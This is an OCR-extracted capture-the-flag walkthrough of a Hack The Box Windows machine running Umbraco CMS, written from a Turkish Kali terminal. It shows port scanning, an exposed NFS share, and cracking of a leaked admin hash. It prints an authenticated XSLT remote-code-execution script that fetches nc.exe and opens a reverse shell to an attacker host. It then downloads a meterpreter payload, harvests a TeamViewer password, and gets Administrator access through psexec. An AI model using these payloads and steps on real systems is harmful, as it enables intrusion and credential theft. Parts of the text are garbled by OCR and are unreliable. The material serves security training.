```
mali:~/Masaustu# nmap -sS -sV -p- -T4 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 10:56 +03
Stats: 0:10:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 86.62% done; ETC: 11:09 (0:01:40 remaining)
Nmap scan report for 10.10.10.180
Host is up (0.070s latency).
Not shown: 65519 closed ports
PORT STATE SERVICE
                             VERSION
                             Microsoft ftpd
21/tcp open ftp
80/tcp
       open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp open rpcbind
                             2-4 (RPC #100000)
135/tcp
       open msrpc
                             Microsoft Windows RPC
139/tcp open netbios-ssn
                             Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2049/tcp open mountd
                             1-3 (RPC #100005)
5985/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open msrpc
                             Microsoft Windows RPC
49665/tcp open msrpc
                             Microsoft Windows RPC
49666/tcp open msrpc
                             Microsoft Windows RPC
49667/tcp open msrpc
                             Microsoft Windows RPC
49678/tcp open msrpc
                             Microsoft Windows RPC
49679/tcp open msrpc
                             Microsoft Windows RPC
49680/tcp open msrpc
                             Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
rootakali:~/Masaüstü# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

```
:/mnt# mkdir remote
     kali:/mnt# mount -t nfs 10.10.10.180:/site_backups remote/
        :/mnt# ca remote
        i:/mnt/remote# ls -la
toplam 123
drwx----- 2 nobody 4294967294
                               4096 Şub 23 21:35
drwxr-xr-x 4 root
                               4096 Mar 25 10:57 ...
                   root
drwx----- 2 nobody 4294967294
                                 64 Sub 20 20:16 App Browsers
                               4096 Şub 20 20:17 App_Data
drwx----- 2 nobody 4294967294
drwx----- 2 nobody 4294967294
                               4096 Şub 20 20:16 App_Ptugins
                                  64 Şub 20 20:16 aspnet_client
drwx----- 2 nobody 4294967294
drwx----- 2 nobody 4294967294 49152 Sub 20 20:16 bin
drwx----- 2 nobody 4294967294
                               8192 Sub 20 20:16 Config
drwx----- 2 nobody 4294967294
                                 64 Sub 20 20:16 css
-rwx----- 1 nobody 4294967294
                                152 Kas 1 2018 default.aspx
-rwx----- 1 nobody 4294967294
                                 89 Kas 1 2018 Global.asax
drwx----- 2 nobody 4294967294
                               4096 Sub 20 20:16 Media
drwx----- 2 nobody 4294967294
                                 64 Sub 20 20:16 scripts
drwx----- 2 nobody 4294967294
                               8192 Şub 20 20:16 Umbraco
drwx----- 2 nobody 4294967294
                               4096 Sub 20 20:16 Umbraco Client
drwx----- 2 nobody 4294967294 4096 Şub 20 20:16 Views
-rwx----- 1 nobody 4294967294 28539 Şub 20 08:57 Web.config
        i:/mnt/remote# cd App_Data
      ali:/mnt/remote/App_Data# ls -la
toplam 1977
drwx----- 2 nobody 4294967294
                                  4096 Şub 20 20:17
drwx----- 2 nobody 4294967294
                                  4096 Sub 23 21:35 ...
drwx----- 2 nobody 4294967294
                                   64 Sub 20 20:16 cache
drwx---- 2 nobody 4294967294
                                 4096 Sub 20 20:16 Logs
drwx----- 2 nobody 4294967294
                                  4096 Şub 20 20:16 Models
drwx----- 2 nobody 4294967294
                                   64 Sub 20 20:16 packages
drwx----- 2 nobody 4294967294
                                  4096 Şub 20 20:16 TEMP
-rwx----- 1 nobody 4294967294
                                36832 Şub 20 09:59 umbraco.config
-rwx----- 1 nobody 4294967294 1965978 Şub 20 09:05 Umbraco.sdf
```


```
:/mnt/remote/App Data# head -n 20 Umbraco.sdf
🖚 🖎 🖎 🖎 🖎 🖎 Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1" en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d 🗫 rf 🐿 🗞 f 🗫 🛠 🛠 🛠 🛠 🛠 🛠 🛠 🛠 🖎
稅 🗘 🗘 🗘 🖟 🖟 🖟 🔭 🔭 — SHAI"} admin@ntp.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50 💔 siI,
fŵnygŵŵrfŵnyg�������aminadminadminahtb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}adminahtb.localen-US82756c26-4321-4d27-b429-1
f83-5e64-4b93-9702-ae257a9b9749 🗫 🌣
g(i) 🕏
g 🕏 og 🕅 🕏
g CONCE ON CONTROL OF THE PROPERTY OF THE PROP
628acfb-a62c-4ab0-93f7-5ee9724c8d32�����A$C=H��Y^`FnyPH������� K��PM��
☼ Cpr 66 ÔPLUHUH 44 P Ô ÔII AEEqDD Ô Ô Ô
PEq
 p@p@a8@ !PIa
 p 0 p 000 ! PIEEqDD 000
                                               5!
 GREa
|p@p@@@!HH|@@
```



## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:






Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults


Hash

b8be16afba8c314ad33d812f22a04991b90e2aaa

Color Codes: Green: Exact match, Yellow: Partial match, Red Not found.

```
:~/Masaüstü# dirb http://10.10.10.180
DIRB v2.22
By The Dark Raver
START_TIME: Wed Mar 25 11:01:53 2020
URL_BASE: http://10.10.10.180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
  -- Scanning URL: http://10.10.10.180/ ----
+ http://10.10.10.180/about-us (CODE:200|SIZE:5441)
+ http://10.10.10.180/blog (CODE:200|SIZE:5001)
+ http://10.10.10.180/Blog (CODE:200|SIZE:5001)
+ http://10.10.10.180/contact (CODE:200 SIZE:7880)
+ http://10.10.10.180/Contact (CODE:200|SIZE:7880)
+ http://10.10.10.180/home (CODE:200|SIZE:6703)
+ http://10.10.10.180/Home (CODE:200|SIZE:6703)
+ http://10.10.10.180/install (CODE:302|SIZE:126)
+ http://10.10.10.180/intranet (CODE:200|SIZE:3323)
+ http://10.10.10.180/master (CODE:500|SIZE:3420)
+ http://10.10.10.180/people (CODE:200|SIZE:6739)
+ http://10.10.10.180/People (CODE:200|SIZE:6739)
+ http://10.10.10.180/person (CODE:200|SIZE:2741)
+ http://10.10.10.180/product (CODE:500|SIZE:3420)
+ http://10.10.10.180/products (CODE:200|SIZE:5328)
+ http://10.10.10.180/Products (CODE:200|SIZE:5328)
+ http://10.10.10.180/umbraco (CODE:200|SIZE:4040)
```





Exploit Title  Contant	Path   (/usr/share/exploitdb/)
mbrace CMS - Remote Command Execution (Metasploit)	exploits/windows/webapps/19671.rb
mbraco CMS 7.12.4 - (Authenticated) Remote Code Execution	exploits/aspx/webapps/46153.py
mbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting	exploits/php/webapps/44988.txt

```
mport requests:
  from bs4 import BeautifulSoup;
5 def print dict(dico):
     print(dico.items());
8 print("Start");
0 # Execute a calc for the PoC
1 payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
2 xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
3 xmlns:csharp user="http://csharp.mycompany.com/mynamespace">\
4 <msxsl:script language="C#" implements-prefix="csharp user">public string xml() \
5 { string cmd = "IWR http://10.10.14.6;8081/nc.exe -o c:/windows/temp/me.exe": System.Diagnostics.Process proc = new System.Diagnostics.Process();
6 proc.StartInto.FileName = "powersnett"; proc.StartInfo.Arguments = cmd;\
  proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
  proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
  </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp user:xml()"/>\
  </xsl:template> </xsl:stylesheet> ';
2 login = "admin@htb.local":
3 password="baconandcheese";
4 host = "http://10.10.10.180":
6 # Step 1 - Get Main page
7 s = requests.session()
8 url main =host+"/umbraco/";
9 r1 = s.get(url main);
0 print dict(r1.cookies);
2 # Step 2 - Process Login
3 url login = host+"/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
4 loginfo = {"username":login,"password":password};
5 r2 = s.post(url login,json=loginfo);
7 # Step 3 - Go to vulnerable web page
8 url xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
9 r3 = s.get(url xslt);
1 soup = BeautifulSoup(r3.text, 'html.parser');
2 VIEWSTATE = soup.find(id=" VIEWSTATE")['value'];
3 VIEWSTATEGENERATOR = soup.find(id=" VIEWSTATEGENERATOR")['value'];
4 UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
5 headers = {'IMR-XSRF-TOKEN' · IMRXSRETOKEN} ·
```

```
rootakali:~/Downloads# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.10.180 - - [25/Mar/2020 10:35:53] "GET /nc.exe HTTP/1.1" 200
```

```
1 import requests;
3 from bs4 import BeautifulSoup;
5 def print dict(dico):
     print(dico.items());
8 print("Start");
0 # Execute a calc for the PoC
1 payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \</pre>
2 xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
3 xmlns:csharp user="http://csharp.mycompany.com/mynamespace">\
4 <msxsl:script language="C#" implements-prefix="csharp user">public string xml() \
5 { string cmd = "10.10.14.6 6060 -e cmd.exe"; System Diagnostics.Process proc = new System.Diagnostics.Process();\
  proc.StartInfo.FileName = "c:/windows/temp/me.exe" proc.StartInfo.Arguments = cmd;\
  proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
  proc.Start(): string output = proc.StandardOutput.ReadToEnd(): return output: } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
2 login = "admin@htb.local";
3 password="baconandcheese";
4 host = "http://10.10.10.180";
6 # Step 1 - Get Main page
7 s = requests.session()
8 url main =host+"/umbraco/";
9 r1 = s.get(url main);
0 print dict(r1.cookies);
2 # Step 2 - Process Login
3 url login = host+"/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
4 loginfo = {"username":login,"password":password};
5 r2 = s.post(url login,json=loginfo);
7 # Step 3 - Go to vulnerable web page
8 url xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
9 r3 = s.get(url xslt);
1 soup = BeautifulSoup(r3.text, 'html.parser');
2 VIEWSTATE = soup.find(id=" VIEWSTATE")['value'];
3 VIEWSTATEGENERATOR = soup.find(id=" VIEWSTATEGENERATOR")['value'];
4 UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
5 headers = {'IMR-XSRF-TOKEN' · IMRXSRFTOKEN} ·
```

```
al: -/Downloads# rlwrap nc -nlvp 6060
listening on [any] 6060 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.180] 49697
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>cd ..
cd ..
c:\Windows\System32>cd ..
cd ..
c:\Windows>cd ..
cd ..
c:\>cd users
cd users
c:\Users>cd public
cd public
c:\Users\Public>type user.txt
type user.txt
a91060d63d3f2313c96c1a67e11db60c
```

#### c:\Users\Public>netstat -ano netstat -ano

#### **Active Connections**

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	2832
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:111	0.0.0.0:0	LISTENING	The Friend
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	916
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4nav feel overw
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	488
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1140
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1468
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2696
TCP	0.0.0.0:49678	0.0.0.0:0	LISTENING	656
TCP	0.0.0.0:49679	0.0.0.0:0	LISTENING	632
TCP	0.0.0.0:49680	0.0.0.0:0	LISTENING	2288
TCP	10.10.10.180:80	10.10.10.180:49698	ESTABLISHED	4
TCP	10.10.10.180:80	10.10.14.6:34574	CLOSE_WAIT	4-5-01
TCP	10.10.10.180:80	10.10.14.6:34924	ESTABLISHED	4
TCP	10.10.10.180:80	10.10.14.6:35314	ESTABLISHED	4
TCP	10.10.10.180:139	0.0.0.0:0	LISTENING	4
TCP	10.10.10.180:2049	0.0.0.0:0	LISTENING	4015
TCP	10.10.10.180:2049	10.10.14.6:1018	ESTABLISHED	4
TCP	10.10.10.180:49685	10.10.14.6:6060	CLOSE_WAIT	3212
TCP	10.10.10.180:49697	10.10.14.6:6060	ESTABLISHED	5780
TCP	10.10.10.180:49698	10.10.10.180:80	ESTABLISHED	4376
TCP	127.0.0.1:2049	0.0.0.0:0	LISTENING	4
TCP	127.0.0.1:5939	0.0.0.0:0	LISTENING	2044
TCP	[::]:21	[::]:0	LISTENING	2832
TCP	[::]:80	[::]:0	LISTENING	4
TCP	[::]:111	[::]:0	LISTENING	4
TCP	[::]:135	[::]:0	LISTENING	916
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:5985	[::]:0	LISTENING	4
TCP	[::]:47001	[::]:0	LISTENING	4
TCP	[::]:49664	[::]:0	LISTENING	488
TCP	[::]:49665	[::]:0	LISTENING	1140

Yaklaşık 4.360.000 sonuç bulundu (0,42 saniye)

İpucu: Yalnızca Türkçe sonuçları arayın. Arama dilinizi Tercihler sayfasında belirtebilirsiniz.

www.speedguide.net > port > port=5939 ▼ Bu sayfanın çevirisini yap

### Port 5939 (tcp/udp) :: SpeedGuide

SG Ports Services and Protocols - **Port 5939** tcp/udp information, official and unofficial assignments, known security risks, trojans and applications use.

www.adminsub.net → tcp-udp-port-finder ▼ Bu sayfanın çevirisini yap

## Port 5939 (tcp/udp) - Online TCP UDP port finder - adminsub.net

Internet free online TCP UDP **ports** lookup and search. Enter **port** number or service name and get all info about current udp tcp **port** or **ports**. Find **ports** fast with ...

ports.my-addr.com → tcp\_port-udp\_port-ap... ▼ Bu sayfanın çevirisini yap

#### tcp port 5939,udp port 5939,udp tcp 5939 description,biggest ...

The closest known UDP **ports** before **5939 port** :5938 (TeamViewer remote desktop protocol), 5931 (AMMYY admin Remote Control), 5913 (Automatic Dependent ...

community.teamviewer.com > ta-p ▼ Bu sayfanın çevirisini yap

# Which ports are used by TeamViewer?

25 Eki 2019 - TeamViewer's **Ports**. These are the **ports** which TeamViewer needs to use: TCP/ UDP **Port** 5938. TeamViewer prefers to make outbound TCP and ...



```
c:\Users\Public\Downloads:curl.exe -XGET http://10.10.14.6:8081/re.exe -o re.exe
curl.exe -XGET http://10.10.14.6:8081/re.exe -o re.exe
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 7168 100 7168 0 0 7168 0 0:00:01 --:-- 0:00:01 51200
```

c:\Users\Public\Downloads>re.exe
re.exe

c:\Users\Public\Downloads>

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) | set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse tcp):
             Current Setting Required Description
   Name
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
   Id Name
   0 Wildcard Target
msf5 exploit(multi/handler) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf5 exploit(multi/handler) > set lport 6161
lport => 6161
Started reverse TCP handler on 10.10.14.6:6161
Sending stage (206403 bytes) to 10.10.10.180
Meterpreter session 1 opened (10.10.14.6:6161 -> 10.10.10.180:49701) at 2020-03-25 11:22:06 +0300
neterpreter >
```

```
meterpreter > bg
* Backgrounding session 1...
msf5 exploit(multi/handler) > search teamviewer
Matching Modules
-----
                                                           Disclosure Date Rank
                                                                                   Check Description
     Name
     post/windows/gather/credentials/teamviewer_passwords
                                                                                          Windows Gather TeamViewer Passwords
                                                                           normal No
msf5 exploit(multi/handler) > use 0
msf5 post(windows/gathe
Module options (post/windows/gather/credentials/teamviewer_passwords):
            Current Setting Required Description
   Name
   SESSION
                                      The session to run this module on.
                            ves
msf5 post(windows/gather/credentials/teamviewer masswords) > sessions -1
Active sessions
------
  Id Name Type
                                    Information
                                                                         Connection
            meterpreter x64/windows IIS APPPOOL\DefaultAppPool @ REMOTE 10.10.14.6:6161 -> 10.10.10.180:49701 (10.10.10.180)
msf5 post(windows)
                                                     rds) > set session 1
session => 1
msf5 post(windows/gather/credentials/teamviewer_passwords) > run
[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in: /root/.mst4/loot/20200325112334_default_10.10.10.180_host.teamviewer__236841.txt
    Post module execution completed
```

```
kali:~/Downloads/impacket/examples# python3 psexec.py WORKGROUP/Administrator:'!R3m0te!'@10.10.10.180 cmd
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$
[*] Uploading file RwpDhfra.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service OkdY on 10.10.10.180.....
[*] Starting service QkdY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd ..
C:\Windows>cd ..
C:\>cd users
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is BE23-EB3E
 Directory of C:\Users
02/19/2020 04:12 PM
                      <DIR>
02/19/2020 04:12 PM
                       <DIR>
02/19/2020 04:12 PM
                       <DIR>
                                      .NET v2.0
02/19/2020 04:12 PM <DIR>
                                      .NET v2.0 Classic
                                      .NET v4.5
02/19/2020 04:12 PM <DIR>
                    <DIR>
02/19/2020 04:12 PM
                                      .NET v4.5 Classic
03/25/2020 03:35 AM <DIR>
                                      Administrator
02/19/2020 04:12 PM
                    <DIR>
                                      Classic .NET AppPool
02/20/2020 03:42 AM
                     <DIR>
                                      Public
                                     0 bytes
              0 File(s)
              9 Dir(s) 19,355,197,440 bytes free
C:\Users>cd Administrator
```

C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>type root.txt
408aec399dc349efc64586aea273b7cf

C:\Users\Administrator\Desktop>